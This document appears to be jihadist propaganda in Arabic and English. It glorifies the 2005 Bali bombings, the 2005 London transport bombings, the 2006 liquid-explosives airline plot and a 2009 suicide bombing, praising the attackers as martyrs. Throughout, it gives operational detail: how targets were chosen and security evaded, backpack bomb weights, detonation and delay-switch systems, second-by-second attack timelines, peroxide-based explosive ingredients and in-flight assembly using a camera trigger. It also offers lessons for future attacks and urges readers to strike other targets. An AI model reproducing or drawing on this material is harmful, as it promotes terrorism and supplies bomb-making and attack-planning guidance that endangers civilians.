يجب أن تكون القنابل صغيرة وموضوعة في علب شائعة الاستخدام يصعب اكتشافها. ويجب ان يرتدي المهاجمون ملابس شبيهة بتلك التي يرتديها السياح، وعليهم تفادي مهاجمة الفنادق لأنها تتمتع بتدابير أمنية مشددة، وبدلاً من ذلك عليهم التفكير بالمطاعم والمراقص والمسارح. وعلى المهاجمين أن يقوموا باستطلاع دقيق مسبقاً وبذلك يكونون مطلعين على المواقع ولن يبقى أي منهم معرضا لمطاردة الشرطة لاحقا. ليست هناك خطة للهروب لأن المنفذين سيصبحون شهداء. إنهم يذهبون إلى اهداف محددة ولا يعودون منها أحياء

بطرح السؤال: « لماذا جزيرة بالى ؟ » والجواب هو لأن تأثير الهجوم سيكون عالمى . جزيرة بالى معروفة فى العالم أكثر من اندونيسيا نفسها، وهجوم على بالى ستغطيه كل وسائل الإعلام العالمية .

«طريقة الهجوم» إن الخطة يجب أن تكون مختلفة عن خطة الهجوم الأول الذي استهدف بالي في اكتوبر (تشرين الاول) ٢٠٠٢ عندما تم تحميل سيارة شحن صغيرة بالمتفجرات ثم جرى تفجيرها أمام مرقصين مما تسبب في مقتل ٢٠٢ من السياح. ان «إجراءات الأمن أكثر تشددا الآن »، وإن رئيس الشرطة في بالي رفع عدد رجال الاستخبارات في بالي من ٧٠ إلى ٣٥٦. أنه من الخطر جلب شاحنة شبيهة بالأولى محملة بالمتفجرات لأنه أصبح أكثر صعوبة تأجير سيارة شحن، ولذلك «يجب أن تكون القنبلة أصغر وأن تُجلب جاهزة للاستعمال». اما الأهداف فهي «السياح الأجانب من أميركا وحلفائها»، وهذا يشمل بلدان دول حلف شمال الاطلسي واستراليا ونيوزيلندا وكوريا الجنوبية واليابان وتايلاند والفلبين .

تم إرسال الأشخاص الثلاثة الذين نفذوا الهجوم إلى بالي للقيام بحملية استطلاع للأهداف المحتملة. وقبل ذلك يطلِب منهم أن يتعلموا ما يمكن تعلمه حول جزيرة بالي السياحية من خلال الانترنت والحصول على كراريس سياحية من وكالات للسفر وخريطة سياحية

وشملت الأماكن المحتملة للتفجير التي تم استكشافها سلسلة مطاعم « ماكدونالدز » و« بيتزا هات » و« بيرغر كينغ » و« كي إف سي » ومسارح وملعب غولف ومراكز للوشم ومحلات لبيع الهدايا التذكارية.

وكجزء من عملهم الاستكشافي تطلب منهم الخطة « الانتباه إلى الملابس التي يرتديها السياح المحليون» ومعرفة نوع العلب التي يحملونها خلال النهار وحقائب الكتف وما إذا كانوا يحملون أكثر من واحدة. وبعد أن اكمل الاشخاص الثلاثة استطلاعهم كتبوا تقريرهم لمن أرسلهم. وبعد الاطلاع على التقارير استنتج أن على الاستشهاديين ألا يستخدموا سيارات الاجرة للوصول إلى أهدافهم لأن سائق السيارة قد يساعدهم على عمل حقائب الظهر، الامر الذي يثير شكوكه. وبدلا من ذلك يتعين عليهم اخذ « دراجة تاكسي » حيث لا تتوفر فرصة امام السائق للتحدث الى الراكب. اما بالنسبة لارتداء الملابس فقد قرروا ارتداء القمصان السوداء والبنطلونات تحت الركبة أو الجينز اضافة الى الأحذية او الصنادل. كما قرروا بأن المراقص والنوادي الليلية تعد اهدافا محتملة لان معظم مرتاديها من الأجانب، وليس هناك – حراس أمنيون للتحدث اليهم وهناك سهولة في الدخول ..

لكن تلك المواقع جرى استبعادها في النهاية لان حقائب الظهر يمكن أن تثير الشبهات في وقت الليل عندما تزدحم النوادي بعد الساعة التاسعة مساء. وأدى ذلك بالرجال الى التفكير بالمطاعم في كوتا، احدى أكثر المناطق جاذبية للسياح اضافة الى مطاعم الأغذية البحرية في منطقة جيمباران الساحلية – وناقش الفريق كيف ان المناضد في جيمباران تكون مرتبة في الرمال بحيث تكون الواحدة بعيدة عن الاخرى بمسافة متر تقريباً، ويجلس عليها ما بين ثلاثة الى سبعة اشخاص لتناول العشاء. والوقت الأفضل يمكن أن يكون في حدود الساعة السابعة والنصف مساء، حيث تكون المطاعم مزدحمة تماما ولن تكون حقيبة الظهر مثيرة للانتباهوتوصل فريق الدراسة الى اربعة خيارات. وتم اختيار رابع اختيار وهو مطعم في ساحة كوتا ومطعمان في جيمباران .

ملاحظة – أن الهجمات المتزامنة في موقعين (سيكون لها تأثير اكبر من الهجمات المتزامنة في موقع واحد) . وهناك سبب اضافي لاختيار المطاعم في جيمباران، وهو ان الكثير من الزبائن هناك من رجال الأعمال. ان موت رجال الأعمال الأجانب سيكون له تأثير أكبر من موت الشبان .

وكان يتعين قيام ازهري بجمع قنابل حقائب الظهر في قاعدته بجاوة، وكان هناك قلق جدي حول امكانية نقلها بحافلة الى بالي بدون ان تتعرض للمراقبة. ففي ميناء غليمانوك ببالي حيث تتوقف العربات يطلب من الراكبين الخروج لتدقيق بطاقات الهوية الشخصية. ويمكن أن تترك حقائب الظهر في الحافلة، لان الشرطة لا تفتش الامتعة المتروكة في الحافلة. وأكد الفريق على انه ينبغي ان لا تكون حقائب الظهر من النوع الخاص بمتسلقي الجبال، وانما من نوع الحقائب التي يحملها الطلاب لتجنب الشكوك. وبسبب ذلك اعد ازهري قنابل خفيفة نسبيا يتراوح وزن الواحدة منها بين ١٠ الى ١٢ كيلوغراما .

يجب ابتكار انظمة تفجير متقنة». كان النظام الأول «مباشرا» ومربوطا بأجهزة التفجير في الحقيبة. اما الآخر فكان عند التأخير حيث مواد التفجير موجودة في حقيبة صغيرة يرتديها الاستشهادي مثل الحزام .

ووقت التأخير هو ٣٠ ثانية. ويمكن للاستشهادي أن يحرك مفاتيح تلك الحقيبة عندما يصل الى المطعم. واذا جرى ايقافه من قبل الحارس وتعذر عليه تفجير القنبلة الرئيسية فانه يمكن ان يفجر الحقيبة الحزام .

وكان أزهري يشعر بالقلق من امكانية انفجار القنابل في حال ارتطمت الحافلة بجسم ما في الطريق، او عندما يكون حاملها على دراجة نارية في الطريق من الفندق الى الأهداف. ولذلك السبب قرر ان يستخدم اربعة مفاتيح كاجراء احترازي. ان «من المهم جعل انظمة القنابل بسيطة قدر الامكان حتى لا يصيب الارتباك المفجرين». وكان هناك ضوء اخضر وضع على مستوى الصدر من حزام الحقيبة حتى يكون مرئيا من قبل الاستشهادي فقط. وهو ضوء يعمل عندما يكون نظام التأخير فاعلا. وهناك ضوء احمر مخفي، على نحو مماثل، على الجانب الايمن من الحزام، يشير الى ان القنبلة الرئيسية جاهزة، ولم يكن يتعين على الاستشهادي سوى تحريك المفاتيح الأخيرة. ولم يكن مهما النظام الذي يجري به تحريك المفاتيح .

(الهجوم)

الساعة ٥:٢٥ مساء: حمل الحقيبة، تدقيق المكان، وضبط الساعات.

الساعة ٥:٣٠: البحث عن دراجة تاكسي للوصول الى ساحل ليغبان في كوتا.

الساعة ٦:١٥: الوصول قرب مقهى الهارد روك والبحث عن مكان لاداء الصلاة.

الساعة ٦:٣٥: اداء الصلاة، ثم افتراق المجموعتين . وفي الساعة ٧:٣١: الرجل المكلف تفجير قنبلة كوتا يتحرك باتجاه المطعم بعد أن يتوثق من أن الضوءين الأحمر والأخضر مفتوحين.وفي الساعة ٧:٣٣:٠٤: الوصول الى المطعم

الساعة ٧:٣٣:٢٥: التوثق من ان مفاتيح التأخير كلها جاهزة، والدخول الى المطعم . وفي غضون ذلك يصل الاستشهاديان الآخران الى ساحل جيمباران

في الساعة ٦:٥٠، ويبقيان عند مائدة طعام حتى الساعة ٧:٣٠، ثم يضبطان توقيت ساعتيهما ثانية، ويشرعان بالسير نحو المناضد في الهواء الطلق على الساحل، أحدهما خلف الآخر بمسافة ٤٥ ياردة. ويسير الرجل الأول الى منطقة المناضد، ويقوم الآخر بالعمل نفسه.

الساعة ٧:٣٤: ترديد (الله أكبر) .

Damage to a restaurant in Kuta, Bali,

صورة تبين الضرر الحاصل في احدى البارات المستهدفة

Azahari Husin

الدكتور المجاهد / ازهري بن حسين الماليزي – رحمه الله –

عبقري المتفجرات الملقب بالرجل المدمر او عبقري التهديم هكذا كانت تطلق علية اجهزة الاستخبارات في جنوب شرق اسيا المولود في ماليزيا والمتعلم في أستراليا وبريطانيا وكان واحدا من اخطر المجاهدين المطلوبين في جنوب شرقي اسيا –

وكان نصيبه ان يختم حياته بالشهادة باشتباك مع المرتدين الذين حاولوا القبض علية ،،

Noordin Mohammed Top

الدكتور المجاهد / محمد نور الدين توب – رحمه الله –

من الذين اثخنوا في الصليبيين في جنوب شرق اسيا لمدة ١٠ سنوات .

استشهد بعد اشتباك عنيف مع المرتدين وفضل القتال والاستشهاد على ان يقبض عليه .

وكما نلاحظ ان الاخوة كانوا من اصحاب الدراسات العليا وليس كما يصور الغرب بان المجاهدين لم يكملوا دراستهم وان الفقر وحنقهم على المجتمع هو سبب جهادهم

Mr. Azhari's co-planner was Mohammad Noordin Top, who has narrowly escaped capture several times , one of the most wanted men in Southeast Asia.

Profile: Noordin Mohammed Top

Noordin Mohammed Top was a participant or observer in the following events:

October 12, 2002: Bali Bombings Kill Over 200;

August 5, 2003: Bombing Hits Hotel in Jakarta, Indonesia

September 9, 2004: Car Bombing in Indonesia

October 1, 2005: Bali Bombings Kills 22

October 6, 2005 and After: US Offers Large Reward for One Bali Bomber,

The US announces a $10 million reward for information leading to the arrest of Dulmatin, a leader of Jemaah Islamiyah (JI), al-Qaeda's main affiliate in Southeast Asia.

الاخ المجاهد / ذو المتين –
رحمه الله – استشهد بعد
اشتباك عنيف مع المرتدين وفضل

The Bali Project ,

was found on the computer of Azhari Husin, a Malaysian-born engineer educated in Australia and Britain who became a master bomb maker and was one of the most dangerous in Southeast Asia until he was killed in a shootout with the police .

” The Bali Project ”

Mr. Azhari's ” We tried to minimize the impact on Muslims ”

Why Bali?" Because it will have a "global impact, "Bali is known around the world, better than Indonesia itself,. "An attack in Bali will be covered by the international media.”

"Method of Attack," he notes that the plan must differ from the first attack in Bali, in October 2002, when a minivan loaded with explosives was detonated in front of two nightclubs, killing 202 people.

Now, "security is tighter,, noting that the police chief in Bali had increased the number of intelligence officers to 256 from 70.

it is too risky to bring in a truck or a similarly large amount of explosives and that it would be more difficult to rent a house with a garage to assemble a bomb. "The bomb must be smaller, and brought in ready to use

The targets, are "foreign tourists from America and its allies," which included all NATO countries, as well as Australia, New Zealand, South Korea, Japan, Thailand and the Philippines. .

A few weeks before the attacks, the three men who would carry out the operation were sent to Bali to do a "survey" of possible targets for themselves.

Beforehand, they were told to learn what they could about Bali, a popular tourist island, on the Internet, and to get tourist brochures from travel agents and a tourist map.

The possible targets surveyed included McDonald's, Pizza Hut, Burger King and KFC restaurants, theaters, a golf course, tattoo parlors, art galleries and souvenir stalls.

As part of their surveillance, the men were told to "pay attention to clothes worn by local tourists" and what kind of day packs or shoulder bags they carried and whether they carried more than one.

The men did their reconnaissance, then reported back.

the bombers should not use taxis to reach their targets because a taxi driver might help with the backpacks and be suspicious of their weight.

Rather, they should take a motorcycle taxi, which offers no opportunity for the driver to talk to the passenger. As for how to dress, they decided on black shirts, below the knee shorts or jeans and exercise shoes or sandals.

They decided that discos and nightclubs offered potential targets because most of the patrons were foreigners,

But those sites were ultimately rejected, because backpacks would be suspicious at the time of night when the clubs got crowded, after 9 p.m.

That led the men to consider restaurants in Kuta, one of the most popular tourist districts, as well as the seafood restaurants on the beach at Jimbaran. "Of all the places,"this may be the easiest, God willing."

The best time would be around 7:30 p.m., when the restaurants were the most crowded and a backpack would not be suspicious.

The survey team came up with four options. , chose the fourth: one restaurant at Kuta Square and two restaurants at Jimbaran.

Simultaneous attacks in two locations "will have greater effect than simultaneous attacks in one location,"

There was a further reason for choosing the restaurants at Jimbaran: many of the patrons were businessmen. "The death of foreign businessmen will have a greater impact than of young people,"

The backpack bombs were to be assembled by Mr. Azhari at his base in Java, and there was a serious concern about whether they could be taken on a bus to Bali without being detected. At the Bali port of Gilimanuk, where the vehicle ferry lands, passengers are required to get off and their identification cards are checked.

The backpacks with the bombs could be left on the bus — the police did not inspect baggage left on the bus,

The team determined that the backpacks should not be mountaineering backpacks, but student day packs, to avoid suspicion. For that reason, constructed relatively light bombs weighing 10 to 12 kilograms, or 22 to 26 pounds.

He devised two elaborate detonating systems, which Section 4 of the report explains in detail, including schematic diagrams of the wiring system and drawings of a man with the wired backpack.

The first was "direct" and connected to the explosives in the backpack. The other was on "delay," for explosives in a fanny pack worn by the bombers.

The delay time was 30 seconds; the bomber would flip the switches for that one as he approached the restaurant. That way, if he were stopped by a guard and could not set off the main bomb, the fanny pack would still explode.

Mr. Azhari worried that the bombs might explode during the bus ride from the base to Bali, if the bus hit a bump or the backpack was jostled, or on the motorcycle from the boardinghouse to the targets. For that reason, he decided to use four switches as a precaution.

"It's important to make the bomb systems as simple as possible so the perpetrators don't get confused,

There was a green light, placed on the chest side of the left backpack strap so that it was visible only to the bomber, which would go on when the delay system had been an activated. A red light, similarly hidden on the right strap, would indicate that the main bomb was ready, and the bomber only had to flip the last switches. The order in which the switches were flipped did not matter.

"The Attack," the final movements of the bombers are planned, in some cases to the second.

5:25 p.m. — Pack, check out of the boardinghouse and synchronize watches.

5:30 — Look for a motorcycle taxi to Legian Beach, in Kuta.

6:15 — Arrive near the Hard Rock Cafe and look for a place to pray.

6:35 — End evening prayers. Then the two groups split up.

7:21 — The man who is going to detonate his explosives in Kuta begins moving toward the restaurant, making sure the red and green lights are on.

7:33:04 — Arrive at the restaurant.

7:33:25 — Make sure the delay switches are all ready, and enter restaurant.

Meanwhile, the other two bombers reach Jimbaran Beach at 6:50, loiter at a food stall until 7:30, then synchronize their watches again, and begin walking to the outdoor tables on the beach, one 45 yards behind the other. The first man walked into the table area, and the second did the same.

7:34 — "ALLAH-U AKBAR!!!"

July 7th 2005
London train bombings
تفجيرات مترو انفاق لندن

The bombers and their targets

July 7 2005 - Suicide bombers Mohammed Sidique Khan, 30, Shehzad Tanweer, 22, Hasib Hussain, 18, and Jermaine Lindsay, 19, meet at Luton station. They take the 07.25am train to King s Cross in London, then hug and separate to carry out their deadly missions.

08:50am: Tanweer detonates his bomb at Aldgate, Khan sets his device off at Edgware Road and Lindsay blows himself up between King s Cross and Russell Square.
09:47: Hussain detonates his device on the number 30 bus at Tavistock Square nearly an hour later.

08:50

Name: Mohammad Sidique Khan

Age: 30

Home: Dewsbury

Bombing: Edgware Road train

Six killed

163 injured

08:50

Name: Jamal Germaine Lindsay

Age: 19

Home: Aylesbury

Bombing: Russel Square train

26 killed

340 injured

08:50

Name: Shehzad Tanweer

Age: 22

Home: Beeston, Leeds

Bombing: Aldgate train


Seven killed

171 injured

09:47


Name: Hasib Hussain

Age: 18



Home: Holbeck Leeds

Bombing: Number 30 bus, Tavistock Square




13 killed

110 injured

On July 7th 2005, during the morning rush hour, a group of Muslim young men carried out a series of coordinated suicide attacks on 3 of London's subway lines and on one double-decker bus. At 08:50, three bombs exploded within fifty seconds of each other on three London Underground trains (the three red circles in the map below), a fourth exploding an hour later at 09:47 on a double-decker bus in Tavistock Square (the red and black circle).

The map below gives some detail about the second attack, close to Russell Square:



The map below shows the last attack on the bus:

The bomb detonated on the upper deck towards the rear of the bus


Roof and rear section destroyed

The bomb is estimated to have contained about 4.5 kg of high explosives

– (غزوة لندن المباركة) –

من الغزوات التي اصابت مصاصي الدماء في لندن في مقتل – بينما كانت اجهزة الاستخبارات البريطانية تتبجح بقدراتها الخيالية في منع الهجمات الجهادية في بلدهم – وبينما كانت تحتفل بريطانيا بفوزها باستضافة الالعاب الاولمبية عام ٢٠١٢ – وفي لندن التي يوجد بها اكثر من ٣ مليون كاميرا مراقبة – نفذ المجاهدين عملية نوعية في قلب عاصمة الشر لندن – اربعة مجاهدين ارعبوا الامبراطورية البريطانية وفي خلال ٥٠ ثانية نفذ المجاهدين اقوى عملية تفجيرية في بريطانيا منذ الحرب العالمية الثانية – ثلاثة انفجارات في مترو انفاق لندن والرابع في احدى باصات لندن المشهورة ذات الطبقتين - تم استخدام عبوات متفجرة تقريبا ٧ كيلو غرام لكل مجاهد وقد حملها كل مجاهد على ظهرة بعد وضعها في حقيبة رياضية

Germaine Maurice Lindsay (23 September 1985 – 7 July 2005), also known as Abdullah Shaheed Jamal, . Lindsay detonated the bomb that killed 26 other people on a train traveling on the Piccadilly line between the King's Cross St. Pancras and Russell Square tube stations.



المجاهد / جمال عبد الله

المعروف بـ ليندسي جيرمايين،

جامبكي المولد مقيم في لندن اسلم في سن الخامسة عشر واستشهد وعمرة ١٩ سنة

كان نصيبة قتل ٢٦ صليبي

Wreckage and debris left by the explosion

الحطام والتدمير الذي حصل من عملية الاخ محمد صديق خان


Khan said :

" I and thousands like me have forsaken everything for what we believe"

" Your democratically elected governments continually perpetrate atrocities against my people all over the world. Your support makes you directly responsible. We are at war and I am a soldier. Now you too will taste the reality of this situation."

المجاهد /حسيب مير حسين، ١٨ عاما،

من منطقة ليدز



كان نصيبة قتل ١٣ صليبي

Hasib Mir Hussain

(16 September 1986 – 7 July 2005)

Hussain detonated a bomb on the No. 30 bus that exploded in Tavistock Square, killing 13 of the 52 people killed

الموقع المفترض للاستشهادي حسيب حسين في احدى باصات لندن المشهورة ذات الطبقتين ويعتبر ثاني اعنف هجوم ضمن التفجيرات

The bomb destroyed the rear of the bus

القنبلة وقد حطمت مؤخرة الحافلة بالكامل

القنابل كانت تتكون من خليط بروكسيد الهيدروجين المركز + الفلفل المطحون وصواعق من بروكسيد الاسبتون + بروكسيد الهكسامين –

The bombs used in the attacks on three tube trains and a double-decker bus contained about 10kg of explosives made from a mixture of concentrated hydrogen peroxide and pepper and detonated by a 9-volt battery.

ومن المضحكانة كان يمكن شراء كمية كبيرة من مادة بروكسيد الهيدروجين بسهولة اسهل من شراء حبوب الاسبرين
لا ينصح حاليا بشراء مادة بروكسيد الهيدروجين لأنها اصبحت مراقبة

"So you get cross-examined by the chemist if you want to buy too many aspirin, but you can buy as much hydrogen peroxide on the market as you like."

عن ماذا تبحث يا ترى ؟؟ ابحث في سياسات بريطانيا تجاه المسلمين ، ابحث عن مشاركة بريطانيا في غزو افغانستان والعراق وحينها فقط ستعرف سبب هذا الدمار !!

2006
Liquid explosives
مخطط المتفجرات السائلة

صور من وصايا الاخوة التي سجلوها قبيل اعتقالهم

القنبلة الخفية


يمكن للارهابيين اخفاء مواد تفجيرية في سوائل وتجميعها داخل الطائرة

السيناريو

1- يخفي الارهابيون المواد التفجيرية في حقائب اليد. المواد السائلة لا يمكن اكتشافها

المواد العادية مثل الاستون او هيدروجين بروكسيد يمكن وضعها في عبوات شامبو او المشروبات الخفيفة.

2. الاشخاص المشاركون في مؤامرة ارهابية يدخلون الطائرة ويجلسون على مقاعدهم.



3. يلتقي الارهابيون في دورات المياه. يجري تجميع المواد ومزجها معا.


مزج السوائل

تشحن الصاعقة عن طريق الهاتف الجوال او غيره من الاجهزة الالكترونية


4. يعود شخص بالمادة المتفجرة ويفجرها وهو جالس بالقرب من مناطق الضعف في الطائرة مثل الابواب والنوافذ.

تتضاعف قوة قنبلة صغيرة من صناعة منزلية عن طريق القوى الانسيابية المؤثرة على الطائرة وكذلك بسبب الضغط الجو الذي يتسرب من الطائرة.

- الفكرة العامة للغزوة -



استخدام مادة متفجرة سائلة ثنائية التركيب بمعنى مادتين مختلفتي المصدر وليس عليهما شبهة و يجرى تهريبهما الي الطائرة وعندما يتم خلط المادتين مع بعضهما البعض تصبح مادة متفجرة ، ان الاسلوب جديد وفية نوع من الابداع رغم ان بعض خبراء المتفجرات الاجانب فهموا الاسلوب بشكل خاطئً ولكن لا باس فنحن احيانا ننجح بغباء من نتعامل معهم من الصليبيين بل انهم قد يفتحون لنا ابوابا لم تكن تخطر على بالنا المهم بعد ادخال المواد المتفجرة بشكل مفكك يتم تجميع المادة المتفجرة في الطائرة وربطها بـ الية التفجير .




HIDDEN BOMB

The alleged plot to use disguised liquid explosives to take down an aircraft would probably have succeeded, because they can create a large explosion with very little material.

HOW DO THEY WORK?

Investigators say a peroxide-type of explosive would have been used. A prime candidate would be a triacetone triperoxide (TATP) mixture, used previously by terrorists in the London bombings of 2005.



BOMB COMPONENTS

Two common raw ingredients of TATP, acetone and hydrogen peroxide, come in liquid form and could easily be mixed in the bathroom and detonated from a spark created by the battery of an electronic device.

OVERPRESSURE AS A WEAPON

A huge amount of overpressure is not necessary to create damage. As little as 1% overpressure can break windows and an overpressure of 10% can harm or kill people and cause damage to buildings.

Just 2% overpressure could break the window of an airplane and 10% could fatally damage the airplane and all aboard.

موضوع للاخ / أبو عبد الله البتار

في ١٠ آب ٢٠٠٦ أعلنت الاجهزة الامنية البريطانية " إحباط مخطط " كان يهدف إلى تفجير ٧ طائرات متجهة من مطار هيثرو البريطاني إلى عدة مدن أمريكية وذلك بعمليات إستشهادية بإستخدام قنابل سائلة. و تم اعتقال ٢١ مسلما أغلبهم من أصول باكستانية.

حيثيات المخطط:

يهدف المخطط إلى تدمير سبع طائرات منطلقة من مطار هيثرو بلندن إلى ستة مدن – ثلاثة منها أمريكية هي واشنطن ، نيو يورك ، سان فارنسيسكو ، شيكاغو ٌ واثنتان كندية ٌفهي تورنتو ، مونتريال.

كيفية التفجير : كان الإخوة – فك الله أسرهم – يخططون لتفجير الطائرات باستخدام قنابل من " بروكسيد الهدروجين " عالي التركيز وتفجيرها بواسطة " بروكسيد الأسيتون "
لكن كيف يمكنهم إدخال هاتين المادتين إلى الطائرة ؟
كانت الخطة هي أن كل واحد من الإستشهاديين السبعة سيدخل إلى الطائرة بحقيبة يدوية صغيرة تحتوي على زجاجة مياه معدنية سعة ٥٠٠مل مملوءة ببروكسيد الهدروجين و علبة لسكر كالذي يستخدمه مرضى السكري وقد تم مزجه ببروكسيد الأسيتون و كاميرا تم اعدادها مسبقا لإشعال بروكسيد الأسيتون بواسطة فلاش الكاميرا .
بعد هذه المحاولة تم حظر الدخول بالسوائل بكميات كبيرة إلى الطائرات و التشديد على الأدوية التي يصطحبها الركاب و معجون الأسنان و غيرها من الأشياء التي كان يمكن إدخالها إلى الطائرات.

HOW THEY MADE THE BOMBS

1 Soft drink taken out of bottle using a syringe to keep seal intact

2 Bottle refilled with homemade explosive including hair bleach, peroxide, powdered drink and other chemicals

3 A disposable camera was to be the trigger and would also hide the detonator. One battery would be the power source, a second was hollowed out (right) and filled with explosive

4 The bottle and camera would then be put into a rucksack and taken on the aircraft as hand luggage. The 'battery' detonator could then be taped to the bottle

BBC reconstruction images

5 The bomb could be detonated using the camera. Blast would have torn hole in fuselage, bringing down aircraft and killing all onboard

FLIGHTS TARGETED


	Destination	Airline	No.	Time
1	San Francisco	United Airlines	931	14:15
2	Toronto	Air Canada	849	15:00
3	Montreal	Air Canada	865	15:15
4	Chicago	United Airlines	959	15:40
5	Washington DC	United Airlines	925	16:20
6	New York JFK	American Airlines	131	16:35
7	Chicago	American Airlines	91	16:50

اخطاء العملية والتي ادت الي كشفها بشكل كامل (تذكر ليتم تفاديها في عمليات قادمة)

١- عدد الخلية التي كانت ستنفذ العملية كبير جدا فقد وصل الي ١٦ شخصا وكل واحد منهم يعرف تفاصيل العملية كاملة ، وهذا اكبر خطا مرت بة تلك الخلية والذي ادى بالتالي الي كشفها ، قد يتسال احد الاخوة ويقول بان عدد افراد الخلية لا يؤثر على العملية ولنا في غزوتي نيويورك وواشنطن عبرة فقد كان عدد الاخوة ١٩ عشر دون المخططين ، **الجواب بسيط** : ان من كان يعلم تفاصيل عملية غزوات امريكا هم المخططين والطيارين فقط – اما باقي الاخوة فقد كانوا يعلمون ان هنالك عملية ولم يبلغوا بتفاصيل العملية الا قبل التنفيذ بيومين فقط ، **يقال ان اقوى خلية مقاتلة وأخطرها هي تلك التي لا يتجاوز عدد افرادها شخص واحد – بمعنى كلما قل عدد افراد الخلية كانت نسبة نجاحها اعلى .**

٢- فترة التشاور وتأجيل موعد العملية لأكثر من ٦ اشهر وبالتالي كثرت الاجتماعات ويكثر القيل والقال ، لدرجة ان جهاز الاستخبارات البريطاني قد اصابة الملل من طول فترة مراقبته للخلية على امل بان يقررون تنفيذ العماية ويتم القاء القبض عليهم وهم متلبسين ولكن حينما قرر احد الاخوة ان يقوم برحلة استطلاعية – اصيبوا بالرعب وظنوا انة سيتم تنفيذ العملية فقاموا بالقبض على الخلية ونشر تفاصيل العملية على الاعلام بهدف استغلالها اعلامية بان اجهزة استخباراتهم خارقة ولا مثيل لها ، رغم انة لولا الاخطاء السابق ذكرها لكانت الامور مختلفة ، **فكل السلبيات السابقة كانت تقول للمخابرات تعالوا واقبضوا علينا .**

صور توضيحية مبسطة لمخطط عملية المتفجرات السائلة (قد يصعب حاليا استخدامها في تفجير الطائرات ولكن هنالك عشرات الاهداف التي لاتستخدم الاجراءات الامنية التي تتبعها المطارات ولذلك يمكن استغلال الفكرة في الاثخان في اعداء الله (خيالك هو حدودك اخي المجاهد)




1

Soft drink is removed from bottle using a syringe, so seal remains intact


2

Bottle is refilled with liquid explosive including a powdered soft drink, hair bleach and other ingredients



3

Disposable camera used as bomb parts, and to hide an altered AA battery which will become the detonator



4

Camera adapted to provide electrical charge to detonator

5

Detonator used to ignite the explosive liquid

انتهاء مرحلة وبداية مرحلة

كنت اود ان اتكلم بأسلوبي الخاص عن العمليات التالية ولكني نصحت بان لا استفيض بالشرح والتوضيح خاصة وان العدو يود ان يشاهد الصورة بشكل اوضح مما ينشر في الاعلام فحينما تقوم الوكالات الاستخباراتية بتسريب معلومات عن نجاح او فشل عملية فيكون اهم اسباب النشر هو الخوف من شئ اكبر مما اكتشف وأيضا محاولة منها لكي تلتقط بعض اطراف الخيوط ليكتمل السيناريو لديها ولكن بما ان المجاهدين كتومين بشكل لا باس بة فسنكتفي حاليا ببيانات المجاهدين وبالصور التوضيحية لمراحل العمليات وباقتباسات من مواضيع لبعض الاخوة على المنتديات الجهادية –

وبخصوص ما اعلن اخيرا عن كشف مخطط تفجير طائرة – فالمسالة فقط (حرب عقول) رغم علمي اليقين ان الامريكان لم يقوموا بنشر ذلك الخبر الا لخوفهم من شئ اكبر من مجرد تفجير طائرة واحدة وأقول للاخوة في كل مكان ان للقصة بقية ولم يظهر من الغزوات الاخيرة والمخططات الا راس جبل الجليد

In August 2009
Abdullah Hassan al Asiri
المجاهد عبد الله حسن العسيري (أبو الخير)

In August 2009, PETN was used in an attempt by al-Qaeda in the Arabian Peninsula to murder the Saudi Arabian Deputy Minister of Interior Prince Muhammad bin Nayef, by Saudi bomber Abdullah Hassan al Asiri. The target survived and the bomber died in the blast. The PETN was hidden in the bomber's rectum, which security experts described as a novel technique.

محاولة اغتيال المرتد محمد بن نايف ال سعود

الشهيد: أبو الخير - عبد الله العسيري -رحمه الله

عبد الله حسن طالع العسيري (أبو الخير).

بدأت أول فصول قصّته بمولده في الرياض عام ١٤٠٦هـ، يعود نسبه للأزد، وينحدر من قبيلة عسير في جنوب الجزيرة العربية، من رجال ألمع الأشاوس، ومنذ نشأته كان متميزًا في كل شيء، فاق كل أقرانه، ولأجل ذلك كان اسمه يُعلن وصورته تُعلّق ليكون على رأس القائمة قائمة المتفوقين دراسيًّا. كانت فرحة وسرور أبي الخير بإتمام حفظ كتاب الله لا توصف، فقد بذل من أجل ذلك الكثير، إلا أنّ هاجسًا لم يزل يلاحقه: أين يذهب من أوامر الله الصريحة في القرآن والتي تأمر بالجهاد من أجل المستضعفين؟ أين يذهب من ذلك والعفيفات الطاهرات يستغِثن والدماء تسيل في كل مكان؟ من أفغانستان إلى العراق، ومن فلسطين إلى الشيشان.


بعد الغزو الصليبي على العراق لم يُطِق أبو الخير القعود، ولم تقبل نفسه أن يهنأ بالمطعم والمشرب والأمريكان يدنسون بلاد الرافدين ويعيثون فيها الفساد. حزم أبو الخير أمتعته وجهّز عدّته مع مجموعة من الشباب للحاق بركب المجاهدين في أرض العراق، انقسمت المجموعة إلى قسمين تسبق إحداهما الأخرى، كان أبو الخير في المجموعة الثانية وشقيقه في المجموعة الأولى، قبل سفر المجموعة الأولى انكشف أمرها فأقبلت قوات المباحث والطوارئ لتداهم شقتهم ولتقتادهم إلى السجن. في السجن كان أبو الخير يقوم بزيارة شقيقه، وكان يتساءل: هل الجهاد في سبيل الله والدفاع عن أراضي المسلمين ذنب؟ لماذا هذه السجون؟ ولماذا تلك القيود؟ ولماذا يُحشر الشباب الغيور في الزنازن وينال العذاب والأذى؟ هنا فهم أبو الخير الحقيقة وعرف السبب: أنّ هؤلاء الحكام هم الوجه الآخر للعدو، وهم جزءٌ من المخطط الصليبي على بلاد المسلمين، وأنه لا فرق بين كرزاي كابل وكرزاي الرياض، فكلهم في العمالة سواء.

فهم أبو الخير هذه الحقائق وأيقن أنّ جزيرة العرب تقع منذ أكثر من عقدين تحت النفوذ والسيطرة الأمريكية، والتي تهيمن على البلد وتسرق ثرواته، وخلال تلك الفترة طالع الكثير من إصدارات ومؤلفات المجاهدين في جزيرة العرب وتعرّف على منطلقاتهم وأهدافهم وعلِم أنهم كانوا ولا زالوا يسعون لتطبيق أمر الرسول صلى الله عليه وسلم: " أخرجوا المشركين من جزيرة العرب ".

